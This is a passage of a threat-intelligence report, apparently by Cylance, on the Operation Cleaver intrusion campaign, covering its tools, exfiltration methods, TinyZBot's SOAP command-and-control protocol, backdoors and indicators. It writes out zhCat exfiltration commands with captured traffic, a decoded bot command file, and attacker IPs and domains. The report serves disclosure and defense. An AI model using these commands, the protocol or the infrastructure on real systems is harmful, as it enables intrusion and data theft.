10    D:\          Fixed        New Volume    NTFS           83889594368   7571607552
11    E:\          Fixed        New Volume    NTFS           156008882176   102684401664
12    F:\          CDRom       ENU            CDFS          4380329984      0
13
14
15
16 [UserPass]
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38 [Shares]
39 Root=\10.43.7.21\NET19-4855 \\\192.168.7.21\NET19-4855\=F
40 Parent=
41 ParentIP=10.43.7.23,192.168.7.23
42
```

Figure 23: The real output of a successfully run NetC effort at a victim organization.

A more in depth analysis of Net Crawler, as part of the *A Study in Bots* series, will be available on Cylance's blog.

MS08-067 Exploit

MS08-067 is a vulnerability in Microsoft Windows made popular by the Conficker worm which can be exploited by a specially crafted packet to the operating system's RPC network interface. This vulnerability has been patched since October 2008, but many networks have failed to update their systems even to this day.

Operation Cleaver used a plagiarized version of a publicly available exploit for this vulnerability developed in Python. Someone in the Cleaver team (presumed to be Nesha) modified the exploit to read "By Nesha".

Jasus

Jasus is an ARP cache poisoner developed by the Operation Cleaver team. It makes use of WinPcap and is developed in C. Compared to some other publicly available ARP cache poisoning utilities, Jasus is poorly developed and without many useful features. The primary positive attribute of Jasus is its poor detection ratio by the antivirus industry.

Cain & Abel

Cain & Abel is a publicly available toolkit, which covers a wide range of functionality that assists attackers once they have compromised a node on a network. It has the ability to dump stored and cached credentials, and conduct attacks like ARP cache poisoning in order to capture credentials being transmitted on the network. It also has a remotely installable trojan named Abel, which enables some of its functionality on a remote target.

We observed the Operation Cleaver team using Cain & Abel for extracting credentials from caches and the network when they are confident that there is little to no antivirus protection on the infected target.

EXFILTRATION

Exfiltration is the process of moving information to an external site. In this context, it is the process of stealing information without being detected. Operation Cleaver has a strong focus on stealing confidential/privileged information, and they have utilized a few methods in order to facilitate this objective.

OPERATION **CLEAVER**



Anonymous FTP Servers

Cleaver Operations observed in 2013 mainly utilized FTP servers with anonymous access enabled in order to pilfer large quantities of information. This allowed them to use existing command line utilities available on their targets in order to upload information. This is a versatile technique as it does not require any additional software which could be detected. These FTP servers were also observed during the infection process, as infected computers were often instructed to download additional files from these FTP servers, including backdoors and pivoting tools.

The following IP addresses hosted FTP servers that were used in the infection of targets or in the exfiltration of information.

- 108.175.152.230 - Santa Rosa, CA, USA
 - 108.175.153.158 - Santa Rosa, CA, USA
 - 184.82.181.48 - Pilot Mountain, North Carolina, USA
 - 203.150.224.249 - Thailand
 - 64.120.208.74 - Pilot Mountain, North Carolina, USA
 - 64.120.208.75 - Pilot Mountain, North Carolina, USA
 - 64.120.208.76 - Pilot Mountain, North Carolina, USA
 - 64.120.208.78 - Pilot Mountain, North Carolina, USA
 - 66.96.252.198 - Pilot Mountain, North Carolina, USA

NetCat

NetCat is a network tool which has many valid purposes but can also be used for malicious purposes. Its main functionality allows for a client and server communication channel, allowing for information to be transported over the network simply. NetCat has an option when being compiled to enable or disable the ability for NetCat to execute a command after the connection is established. This feature can be abused to enable a reverse connecting shell, which can be used to remotely control a target.

NetCat's network communications are in plaintext, and could be viewed by an egress filter looking to block the exfiltration of sensitive information. The Operation Cleaver team was observed attempting to use NetCat to exfiltrate information as well as use it as a reverse connecting shell. The use of NetCat was later replaced with zhCat.

zhCat

zhCat is a tool developed by the Operation Cleaver team which operates similarly to NetCat. Its main purpose is to create a channel that is capable of transporting information over the network. The changes made in zhCat allow for this information to be transferred with inline obfuscation and/or encryption. This makes it more difficult to detect that privileged information is being exfiltrated.

The command line help (of a particular version) shows the following options:

```
zhCat [-l] [-h] [-x] [-e <exe Path>] [-i <IP>] -p <Port> [ [-ti <Tunnel IP>] -tp <Tunnel Port> [-ri <Redirect IP> -rp <Port>] ] [-d] [-? pipe/tunnel]

options:
-l | --listen      get into server mode
-h | --http        use http like packets
-x | --xor         xor traffic
-e | --executable run executable after connected
-i | --ip          listen ip < ignored = all ips>
-p | --port        listen port
-ti | --tunnel-ip tunnel ip, <get into tunnel mode>
-tp | --tunnel-port tunnel port <get into tunnel mode>
-ri | --redir-ip   redirect ip, <get into redirecting mode>
-rp | --redir-port redirect port <get into redirecting mode>
-d | --dump        dump traffic into file <recvDump & sendDump>
-? | --help        print help
```

Multiple obfuscation/encryption methods are available. The `-h` argument enables HTTP mode. This makes the traffic between zhCat instances look like benign HTTP traffic. For instance, if the attackers set up a zhCat instance listening on port 1000 on 192.168.116.128 in HTTP mode, the client instance of zhCat would use the following command:

```
zhcat.exe -h -p 1000 -i 192.168.116.128
```

The server instance would use the following command:

```
zhcat.exe -l -h -p 1000
```

When we run both of these, we can send information just by typing it into the terminal of the running application. Information can be supplied by standard input.

```
C:\Users\dexter\Desktop>zhcat.exe -h -p 1000 -i 192.168.116.128
hello
```

OPERATION CLEAVER



zhCat (cont.)

If we observe the network communications during this transfer, we can see the following HTTP POST request.

```
POST file.php HTTP/1.1
Host: www.ebizmba.com
User-Agent: Mozilla/5.0 ( compatible; MSIE 8.0; Windows NT 6.1 )
Accept: */
Connection: keep-alive
Content-Length: 7

hello
```

Note: research into `ebizmba.com` did not turn up any additional evidence of being involved with the development of zhCat.

On the server side, we can see our message has been received:

```
C:\Users\dexter\Desktop>zhcat.exe -l -h -p 1000
hello
-
```

If stricter egress filtering is enabled, the attackers can use zhCat to also XOR encrypt the traffic with a shared key. These keys are stored inside zhCat. The following is the key used for XOR encryption:

```
Sorry! The handle to file %s is not a valid handle any more.\nSorry!
The handle to file %s is not a valid handle any more.
```

The `\n` represents hex character `0x0A`, which is a new line character.

An attacker could set up a server instance of zhCat with the following command in order to enable both HTTP and XOR obfuscation:

```
zhcat.exe -h -p 1000 -l -x
```

The client instance could then be invoked with the following command:

```
zhcat.exe -h -p 1000 -i 192.168.116.128 -x
```

Once again, information can be supplied via standard input.

zhCat (cont.)

```
C:\Users\dexter\Desktop>zhcat.exe -h -p 1000 -i 192.168.116.128 -x  
hello xored
```

Upon inspecting the network traffic again, we see the following HTTP POST request.

```
POST file.php HTTP/1.1  
Host: www.ebizmba.com  
User-Agent: Mozilla/5.0 ( compatible; MSIE 8.0; Windows NT 6.1 )  
Accept: */*  
Connection: keep-alive  
Content-Length: 13  
  
;  
....X;..Dek
```

On the server side, we can see this information being received:

```
C:\Users\dexter\Desktop>zhcat.exe -l -h -p 1000 -x  
hello xored
```

zhCat has a variety of other features such as port mirroring as well as traffic redirecting.

PLink

PLink is one of the many utilities provided in the PuTTY (SSH) suite, which has many benign purposes. It is capable of communicating over various protocols, the most notable being SSH. The SSH protocol is a heavily utilized encrypted protocol, most commonly used for remote administration of UNIX based operating systems. PLink is designed to implement some of the SSH functions related to forwarding traffic as well as other functionality.

Operation Cleaver uses PLink to forward local RDP ports to remote SSH servers. This allows them to easily connect to RDP servers inside the networks of their victims. These RDP connections can be used to exfiltrate information visually, as well as to remotely control the computers hosting the RDP servers.



OPERATION CLEAVER

SMTP

Early Cleaver operations abused SMTP in order to exfiltrate information. The sending is performed by internally developed malware samples such as TinyZBot and Csext in order to exfiltrate information about the infected computer, as well as requested files and keystroke logging information. Messages were sent using an open SMTP relay at BeyondSys.com with the sender email address dyanachear(at)beyondsys.com. This allowed the attackers to use infrastructure that was not theirs to exfiltrate information. The known recipient addresses of this information were testmail_00001(at)yahoo.com and TerafficAnalyzer(at)yahoo.com. In order to deceive anyone reading these emails, they made them appear to be a spam message that most would not think twice about. The subject used is the following:

No Prescription required. Viagra Dosages: 25, 100, 150mg.
Fast worldwide delivery.

The message used is the following:

Buy Viagra150mg x 50 tablets for only \$124.99!

No Prescription required. Viagra dosages: 150, 100, 25mg. Fast Worldwide Delivery.

See the attachment movie.

Free bonus trip.

bestviagra4u.cn

The files being exfiltrated are added to the email as attachments.

SOAP

SOAP is a sub-protocol communicated via HTTP. In relation to Operation Cleaver, it is used as the command and control protocol for TinyZBot, which was the preferred backdoor, and underwent long-term development. HTTP communications are often used by botnets, but it is uncommon to use a sub-protocol such as SOAP. It is likely that SOAP was used because it is simple to implement in C#, and has the added benefit of blending in with other benign HTTP traffic.

As part of TinyZBot's command and control protocol, files can be exfiltrated over SOAP to the command and control server. For more information about TinyZBot, see the **Persistence** section.

PERSISTENCE

Persistence is the means of maintaining access to a compromised network. There are limitless methods of persistence; the following are techniques and tools for persistence used by Cleaver.

TinyZBot

TinyZBot is a backdoor developed in C#. This bot is the longest developed malware we have analyzed from this organization. The earliest known version was compiled in January 2013 and we continued to see new versions being created actively. The purpose of TinyZBot is to gather information from an infected computer as well as maintain and further access into a compromised network.

TinyZBot was developed with the clear intention of targeted campaigns. The name TinyZBot is assumed to be referring to this project as a less versatile version of the ZeuS botnet, although it does not exhibit the major browser injection features of ZeuS. To be clear, TinyZBot shares no code with ZeuS or its variants, and is developed in a different programming language. The majority of the code in TinyZBot was created by Cleaver.

TinyZBot Features

TinyZBot supports a wide array of features that continually evolved over time. For the evolution of features, see the [History](#) section. The following is a list of supported features:

- SMTP exfiltration
- Log keystrokes
- Monitor clipboard activity
- Enable a SOAP-based command and control channel
- Self-updating
- Download and execute arbitrary code
- Capture screenshots
- Extract saved passwords for Internet Explorer
- Install as a service
- Establish persistence by shortcut in startup folder
- Provide unique malware campaign identifiers for tracking and control purposes
- Deceptive execution methods
- Dynamic backdoor configuration
- FTP exfiltration
- Security software detection
- Ability to disable Avira antivirus
- Ability to modify PE resources
- Dynamic plugin structure

OPERATION CLEAVER



TinyZBot Command and Control Protocol

The command and control mechanism for TinyZBot utilizes SOAP communicating over HTTP. Potential reasons for using SOAP are:

1. SOAP-based communications are simple to implement in C#.
2. SOAP traffic could easily be considered benign traffic, as it is not commonly seen in malware.

As part of SOAP communications, a URI is specified. This is internal to the sub-protocol, and does not necessarily reflect the URI of the host running the SOAP server (ASMX file). In the case of TinyZBot, and many examples for developing SOAP applications, this URI is `tempuri.org`.

Since the first version of the SOAP-based command and control protocol was implemented, TinyZBot used what is referred to as a “dynamic password”. The result of this is a cryptographically hashed version of the server time (which must be obtained through a SOAP query), the TinyZBot’s GUID, and the TinyZBot’s AppUsageID (campaign identifier).

For the command and control examples below, `red text` represents TCP data sent from the TinyZBot infection while `blue text` represents TCP data sent from the command and control server. The server time lookup query invokes the SOAP command `GetServerTime`.

```
POST /checkupdate.asmx HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.1433)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri(dot)org/GetServerTime"
Host: microsoftactiveservices(dot)com
Content-Length: 291
Expect: 100-continue
Connection: Keep-Alive

HTTP/1.1 100 Continue
<?xml version="1.0" encoding="utf-8"?><soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/
XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><GetServerTime xmlns="http://tempuri.
org/" /></soap:Body></soap:Envelope>

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Mon, 06 Oct 2014 13:36:47 GMT
Content-Length: 392
```

TinyZBot Command and Control Protocol (cont.)

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope  
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/  
XMLSchema-instance"  
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><GetServerTimeResponse xmlns="http://  
tempuri.org/"><GetServerTimeResult>2014-10-06T13:36:47.2193601Z</GetServerTimeResult></  
GetServerTimeResponse></soap:Body></soap:Envelope>
```

This is the first query done by a running TinyZBot instance, and needs to be done shortly before most other queries, in order to update the dynamic password.

Commands, updates and files to drop and execute are stored as files on the SOAP server, and access is restricted by the AppUsageID as well as the bot GUID. This allows for commands to be sent to all bots for a campaign as well as individual control. The TinyZBot queries the server in order to enumerate all files currently available to it.

```
POST /checkupdate.asmx HTTP/1.1  
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol 2.0.50727.1433)  
Content-Type: text/xml; charset=utf-8  
SOAPAction: "http://tempuri.(dot)org/GetFileList"  
Host: microsoftactiveservices.(dot)com  
Content-Length: 425  
Expect: 100-continue  
  
HTTP/1.1 100 Continue  
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/  
soap/envelope/"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/  
XMLSchema"><soap:Body><GetFileList xmlns="http://tempuri.(dot)org/"><Id>00cf6217-8c7e-4598-  
b155-65ebd949bba9</Id><AppType>XYZCO</AppType><IP /><Pass>abefc81</Pass><Version>BDFF;1.0.0</  
Version></GetFileList></soap:Body></soap:Envelope>  
  
HTTP/1.1 200 OK Cache-Control: private, max-age=0  
Content-Type: text/xml; charset=utf-8  
Server: Microsoft-IIS/7.5 X-AspNet-Version: 2.0.50727  
X-Powered-By: ASP.NET Date: Mon, 06 Oct 2014 13:36:47 GMT  
Content-Length: 1474  
  
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/  
soap/envelope/"  
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"  
xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><GetFileListResponse xmlns="http://  
tempuri.org/">
```

OPERATION **CLEAVER**



TinyZBot Command and Control Protocol (cont.)

```
<GetFileListResult><string>[ALL]__b93c-49a1-140914084450__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084612__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084619__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084628__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084638__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084644__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084659__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084715__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084732__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914084741__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140914090807__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140915103605__[00000000000000000000000000000000].tmu</string><string>[ALL]__b93c-49a1-140915103610__[00000000000000000000000000000000].tmu</string></GetFileListResult></GetFileListResponse></soap:Body></soap:Envelope>
```

In order to download the file and parse for commands to execute, the TinyZBot must request the file. The file is downloaded Base64-encoded inside of the SOAP response.

```
POST /checkupdate.asmx
HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; MS Web Services Client Protocol
2.0.50727.1433)
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri(dot)org/GetFile"
Host: microsoftactiveservices(dot)com
Content-Length: 478
Expect: 100-continue
```

HTTP/1.1 100 Continue

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema">
    <soap:Body><GetFile xmlns="http://tempuri(dot)org/"><Id>00cf6217-8c7e-4598-b155-65ebd949bba9</Id>
        <AppType>XYZCO</AppType><IP /><Pass>abefc81</Pass><FileName>[ALL]_b93c-49a1-140914084450_[00000000000000000000000000000000].tmu</FileName></GetFile></soap:Body></soap:Envelope>
```

HTTP/1.1 200 OK
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET Date: Mon, 06 Oct 2014 13:36:47 GMT
Content-Length: 652

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><GetFileResponse xmlns="http://tempuri.(dot)org/">
<GetFileResult>OzIwMTQwOTE0X18wODQ0NTANC1JVTkNNRD1jbWQuZXh1LC9DIG1wY29uZmlnIC9hbGwgPj4gIltJTkZPTERFU11cZDJkYjY5NmEtMzM2Ny00Njk5LWE4MTUtZGYwOTA5OGjjNTk2LnR4dC1gMj4mMQ0KVVBMT0FEPVtJTkZPTERFU11cZDJkYjY5NmEtMzM2Ny00Njk5LWE4MTUtZGYwOTA5OGjjNTk2LnR4dA0KREVMVRFPVtJTkZPTERFU11cZDJkYjY5NmEtMzM2Ny00Njk5LWE4MTUtZGYwOTA5OGjjNTk2LnR4dA==</GetFileResult></GetFileResponse></soap:Body></soap:Envelope>
```

TinyZBot Command and Control Protocol (cont.)

The command file downloaded in this example is as follows:

```
;20140914_084450
RUNCMD=cmd.exe,/C ipconfig /all >> "[INFOLDER]\d2db696a-3367-4699-a815-df09098bc596.txt"2>&1
UPLOAD=[INFOLDER]\d2db696a-3367-4699-a815-df09098bc596.txt
DELETE=[INFOLDER]\d2db696a-3367-4699-a815-df09098bc596.txt
```

The first line is a timestamp of the command. The TinyZBot command parser ignores it. The RUNCMD line requests that cmd.exe be executed, with the command ipconfig /all being redirected to a file in a directory designated for files to be uploaded. The UPLOAD command requests that this file is then uploaded over SOAP to the command and control server. The DELETE command then requests that the file be deleted from the infected system.

The following is a list of supported commands that TinyZBot responds to:

COPY	KILL	GETSCREENSHOT	UNLOADALL
REPLACE	DEEPKILL	CREATEUPLOADLIST	RELOADALL
DELETE	EXIT	FORCERESTART	ADDSEC
UPLOAD	EXITFORCE	FORCEEXIT	REMSEC
FUPLOAD	RUNAVDETECTOR	UNLOADMODULE	ADDKV
CLEARFILES	RUNWAIT	RELOADMODULE	CHGKV
CLEAROUPUTFOLDER	RUNCMD	LOADMODULE	REMKV
SAVECONFIG	UCMD	UNLOADM	ADDK
SAVETOFILE	GETINFO	RELOADM	REMOVEK
RESTART	GETSCREENSHOTHQ	REMOMEM	
RestartForce			

Commands such as GETINFO are often run on newly infected systems, as they decide whether the infection has hit the correct target. There are additional SOAP commands, but they will not be covered in detail. The following is a list of all the SOAP commands: CheckFileMD5, GetFile, GetFileList, GetServerTime, UploadFile.

Deception

TinyZBot is commonly installed using some form of deception. Recent versions use the resume-based methods reported in the [Initial Compromise](#) sections. An additional method was used for earlier versions. When early versions of TinyZBot were executed, they opened an image stored in the resource section of the executable and copied the malicious TinyZBot executable to the %AppData% directory.

Many of the images identified were of the popular Lebanese singer and actress Haifa Wehbe. The backdoor additionally replaced the original malicious executable with an appropriately named image file and padded the image file with null bytes in order to mirror the original file size.

OPERATION CLEAVER



History

The earliest known version on TinyZBot was compiled on January 27, 2013. This early version had very little functionality. It was limited to logging keystroke data, sending emails, and creating a link in the user's startup folder for persistence. Its method of exfiltrating the logged keystrokes relied upon a hardcoded email address stored in the binary. The sender email address was dyanachear (at) beyondsys . com and emails were destined for testmail_00001 (at) yahoo . com. The message was intended to look like common Viagra spam from China, but would be sent with the keystroke logging data as attachments, as well as system information. The initial version did not provide any means of receiving commands and was obfuscated with SmartAssembly. The following iteration compiled on March 12, 2013, only contained minor bug fixes.

The next version was compiled on April 24, 2013. This version starts to look more like an average bot. A command and control protocol was established, using HTTP and SOAP for the protocol. The command and control server for this version was located at 173.192.144.68/DefaultWS (dot) asmx. This new command and control protocol allowed for the addition of quite a few other features. An update mechanism was added, and could be regularly scheduled, so unassisted periodic update checks were automatically performed. The SOAP API used a dynamic password mechanism, which required the computation of a simple key in order to access certain parts of the API. The email data exfiltration method also underwent modification to be activated at a scheduled interval. There were also some changes, which looked to be bug fixes, such as limiting the number of times sending an email could fail.

The next day, April 25, 2013, a new version was compiled which allowed for self-deletion.

On May 14, 2013, we noticed a change which assisted in the identification of active targets. The AppUsageId (at this point named AppType) was an identifier used by this organization in order to differentiate between targets infected with TinyZBot, meaning they could effectively run multiple campaigns using the same command and control server and know which target was infected. This also allowed for separate commands to be supplied to different targets without the need for per-bot commands. At this time, the AppUsageId was total0, but later we observed names, which aligned with active targets. The exfiltration email address was also changed to TerafficAnalyzer (at) yahoo . com.

On June 17, 2013, there was an addition that allowed for the loading of configuration data from the PE's resources. At this time, it was limited to the exfiltration email address. This version was not obfuscated with SmartAssembly

History (cont.)

We do not see a new version of TinyZBot until June 7, 2014. There are quite a few notable improvements, but nowhere near enough to indicate consistent development on the project for a year. SmartAssembly was reused again. A method was added to detect what security related software is installed. Avira antivirus was specifically targeted and disabled, due to its detection of the new keystroke logger module added in this version. This keystroke logger source is publicly available and referred to as DeadkeyLogger.

A new string encryption class is added, but the code was copied and pasted from a Microsoft example. The ability to extract Internet Explorer passwords was added. Clipboard monitoring code was added, but not invoked. The emailing features were removed, but the classes which previously contained them were still present but empty. Many more options were enabled to be loaded from PE resources. The ability to add PE resources was added. Another version was compiled on June 7, 2014, with no feature difference.

On June 17, 2014, we see the first instance of Binder_1, which is aptly named, as it is a binder. The legitimate application used in this version of Binder_1 was compiled on August 22, 2013, and is a self-extracting archive of desktop wallpapers, including an image from the game *Mirror's Edge*. The TinyZBot included was the version compiled on June 7, 2014.

The version compiled on June 23, 2014, added functionality which allowed screenshots of the desktop to be taken.

On August 2, 2014, we see another version without SmartAssembly obfuscation. A bug fix is made to the keystroke logging method, and clipboard monitoring is enabled.

Three items were compiled on August 18, 2014. Two of them are TinyZBot binaries, which contain a minor key logging bug fix. The third is a new Binder_1 instance, which contains one of the TinyZBot instances compiled that day. The legitimate application included in this binder is called Easy_resume_creator and is a legitimate application named EasyRésuméCreatorPro. This version targeted a major Saudi Arabian oil company.

From August 23 to August 26, 2014, new versions of TinyZBot were compiled with the AppUsageIDs targeting major oil and gas companies in Qatar and Kuwait, Ministries of Foreign Affairs in the Persian Gulf, and a major airline holding company in UAE. These versions of TinyZBot moved towards a more modular architecture where each component was in its own .NET assembly. This was presumably done to limit antivirus detection of each individual file as well as allow for dynamic updating of specific modules. All of these were included in their own Binder_1 instance, which also dropped Easy_resume_creator.

OPERATION CLEAVER



History (cont.)

There also seem to be improved software engineering practices in many locations. FTP upload support was added, with hardcoded credentials of `ano : 1`. This FTP upload functionality points to the command and control server, and is invoked by a command in the SOAP command and control channel. These versions have the capability to install as a service.

On August 25, 2014, the version compiled on August 18 was submitted to VirusTotal in a ZIP archive located at [http://dl.doosan-job\(dot\)com/cv/Easy_Resume_Creator-v2.0.zip](http://dl.doosan-job(dot)com/cv/Easy_Resume_Creator-v2.0.zip). This indicates that TinyZBot is not only being installed while impersonating a résumé creation suite, but is also impersonating potential employers when distributed.

On September 9, 2014, a ZIP file containing TinyZBot and a configuration targeting a major US university with its AppUsageId was created. This was discovered on an anonymous FTP server in the same IP range as `dl.doosan-job(dot)com` along with other malware.

From September 11 through September 17, 2014, some TinyZBot components were compiled, along with a new dropper. This dropper impersonated a tool to submit a résumé to Teledyne. When executed, the user is prompted to enter personal information, and at the end is given a button to submit the résumé to Teledyne, although nothing is actually submitted. While the user enters this information, their machine is infected with TinyZBot. The AppUsageIds for these versions target a major US-based university as well as an Israeli aerospace company. These versions began to include a new method of installing as a service. The service runs with the name Network Connectivity Manager.

Interesting Notes

TinyZBot, as well as some other tools (Csext, Net Crawler) initially would not run without a command line parameter set. This was likely to avoid detonation-based detection engines. This command line parameter was `opensesemi` which is often stored in the application's code in an obfuscated manner. The binders and droppers for TinyZBot provided this command line argument and others when executing.

TinyZBot uses a dynamic mutex. This was accomplished by combining a static preset prefix with the active process ID. This allowed supplemental tools to keep TinyZBot running by enumerating every process and checking if the process ID and mutex prefix existed. If no mutex and process pair was located, another TinyZBot instance would be started.

Command and Control Servers

- 88.150.214.168, United Kingdom, microsoftactiveservices (dot) com
- 95.211.241.249, Amsterdam, Noord-Holland, Netherlands
- 88.150.214.166, United Kingdom
- 173.192.144.68, Seattle, Washington, USA
- 188.227.180.213, United Kingdom
- 192.111.145.197, Rochester, New York, USA

Backdoors

Multiple backdoors were used by this organization. These are scripts or applications that allowed for command or code execution outside of the victim network. Many of their backdoors were web applications, added to web servers, so commands can be executed from a browser or client able to communicate with them. This group includes the results of the Shell Creator mentioned in the **Attribution** section, as well as ASPX backdoors used by Nesha. A PHP shell was also observed, which also included attribution to Nesha in its hashed password.

An ASPX backdoor named Zh0uSh311 was located on live servers as well as recovered from a staging server. This backdoor does not require authentication, and its use appears to be straightforward. Its functionality breaks down into three fairly standard components: SQL queries, executing commands, and uploading files.




Figure 24: The ASPX backdoor named “Zh0uSh311”, allowing SQL queries.

OPERATION CLEAVER



Zh0uSh3ll v1.6

OS: Microsoft Windows NT 6.3.9600.0
Current Dir: c:\windows\system32\inetsrv

[SQL Cmd](#) [Run Cmd](#) [File Uplo4d](#)

File to Execute:

Parameters:

[R.U.N C.M.D](#) [Insert](#) [Delete](#) [Home](#)

Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>net user

User accounts for \\

Administrator bwall Guest
The command completed with one or more errors.

c:\windows\system32\inetsrv>exit

Figure 25: The ASPX backdoor named “Zh0uSh3ll”, allowing file

This organization utilized backdoors which masqueraded as varying versions of Notepad. They replace the existing Notepad.exe on the infected machine, and when run they call out to a remote server and execute any shell code returned by the remote server. There will be a detailed analysis of these backdoors posted to Cylance’s blog in the future.

PVZ

PVZ is a name for a set of executables used together to create a botnet. The name PVZ was assigned by us as this is one of the few tools this organization has not named themselves.

PVZ (cont.)

The components are as follows:

- PVZ-In
- PVZ-Out
- Syn Flooder
- LoggerModule
- XYNTService
- Jasus

XYNTService was not developed by the Cleaver team, but instead is a publicly available project which executes an executable as a service.

PVZ-In

The purpose of PVZ-In is to communicate with a command and control server. Communication is primarily unidirectional, as little information is provided from the bot to its command and control server. The known command and control server is located at [http://kundenpflege.menrad\(dot\)de/js/jquery/default.aspx](http://kundenpflege.menrad(dot)de/js/jquery/default.aspx) and the command and control protocol only uses HTTP. The commands as well as infected computer information are transferred in the Content-Disposition HTTP header, making the traffic easy to pass over as benign.

When a command is received from the server, the results are stored in a central location on disk that the PVZ tools utilize. Command functionality is limited to executing supplied commands, downloading and executing executables as well as self-updating.

The debug file path for PVZ-In is:

```
C:\Users\parviz\documents\visual studio 2010\Projects\BotManager\Release\BotManager.pdb
```

PVZ-In has been observed using the file name ossisvc.exe.

PVZ-Out

PVZ-Out is the other half of the command and control channel, primarily uploading results of commands and keystroke logging data to a remote server. The known command and control server for PVZ-Out is located at [http://www.gesunddurchsjahr\(dot\)de/tor/default.aspx](http://www.gesunddurchsjahr(dot)de/tor/default.aspx). Much like PVZ-In, this command and control channel communicates with the Content-Disposition HTTP header, but for file data, POST data is supplied.

OPERATION CLEAVER



Data uploaded is often compressed, which can make it more difficult to detect the exfiltration of sensitive information.

The debug file path for PVZ-Out is:

```
C:\Users\Parviz\documents\visual studio 2010\Projects\SendModule\Release\SendModule.pdb
```

PVZ-Out has been observed with the file name osppsvc.exe.

SYN Flooder

SYN Flooder is a simple network based denial of service tool. It is a command line utility capable of being invoked by PVZ-In. Targeting information is supplied via command line parameters.

The debug file path for SYN Flooder is:

```
C:\Users\parviz\Documents\Visual Studio 2010\Projects\socket-test\Release\socket-test.pdb
```

SYN Flooder has been observed using the name ossysvc.exe.

Logger Module

Logger Module observes the user's actions and records them to a file. The recorded actions include mouse clicks, active windows, keypresses, as well as clipboard data. The resulting log is written out to a location where PVZ-Out can exfiltrate it to its command and control server. Logger Module has been observed using the name ospcsvc.exe.

The following command and control servers for Logger Module have been observed:

```
212.87.154.14, Baden-Wurttemberg, Germany, kundenpflege.menrad(dot)de  
